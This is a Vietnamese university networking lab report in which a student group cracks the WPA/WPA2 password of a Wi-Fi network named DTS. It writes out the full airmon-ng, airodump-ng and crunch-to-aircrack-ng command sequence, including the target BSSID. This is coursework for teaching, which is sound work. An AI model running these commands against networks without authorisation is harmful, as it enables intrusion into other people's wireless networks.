ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN

------ 🕮 ------

NHẬP MÔN MẠNG MÁY TÍNH – IT005.Q111.1

BÁO CÁO THỰC HÀNH LAB 6

Bắt gói tin và dò tìm mật khẩu WPA/WPA2

Giảng viên hướng dẫn: Nguyễn Thanh Nam

Nhóm sinh viên thực hiện: Nhóm 9

Đặng Trường Sinh - 24521524
Nguyễn Xuân Cường - 24520242

Tp. Hồ Chí Minh, 12/2025

NỘI DUNG CHI TIẾT BÀI THỰC HÀNH

1. Sử dụng Kali Linux crack wifi password với aircrack-ng

Bước 1: Mở terminal để thực hiện câu lệnh ***iwconfig***

Bước 2: Kiểm tra tên card Wireless đang sử dụng bằng lệnh iwconfig, có 1 card là wlan0. Bật card wireless bằng lệnh ***ifconfig wlan0 up***

Bước 3: Chuyển card wlan0 sang chế độ monitor bằng công cụ airmon với lệnh: ***airmon-ng start wlan0***

Bước 4: Sử dụng airodump để theo dõi hoạt động các mạng wifi hiện tại qua card wlan0(card wlan0 ở chế độ monitor) *airodump-ng wlan0*

Bước 5: Sử dụng airodump để bắt gói tin và chỉ theo dõi duy nhất mạng mục tiêu (mạng có tên là DTS):

airodump-ng -c 6 -w wifi-sniff --bssid 42:B3:93:46:74:AD wlan0

Bước 6: Thu thập gói tin bắt tay WPA handshake bằng cách chờ thiết bị khác đăng nhập


Bước 7: Sử dụng phương pháp dò tìm theo Brute-force để dò tìm mật khẩu

Cú pháp:

crunch [min] [max] [danh sách các ký tự có có trong chuỗi] –t [mẫu định dạng mật khẩu] | aircrack-ng -w- [tập tin đã capture.cap] –bssid [địa chỉ MAC của mục tiêu]

Ví dụ: Dự đoán mật khẩu có 8 ký tự là 1 ngày sinh có ngày sinh là 09, mật khẩu gồm các số từ 0-9 có thể dò tìm vét cạn tất cả các dãy 091xxxxxxx như sau***: crunch 8 8 0123456789 –t 09%%%%%% | aircrack-ng –w-wifi-sniff-01.cap –bssid 42:B3:93:46:74:AD***

Bước 8: Sau khi đã tìm được mật khẩu, tắt chế độ monitor của card wlan0 để có thể sử dụng lại Wifi bằng lệnh ***airmon-ng stop wlan0***



Link video

Dò mật khẩu: https://drive.google.com/file/d/1AwyLvqjtv7GnNqtX0tosMPqimsPoU95k/view?usp=sharing

Đăng nhập wifi: https://drive.google.com/file/d/17bLaZxXbY8__r_0Po9OhdtMeHOsIN19c/view?usp=sharing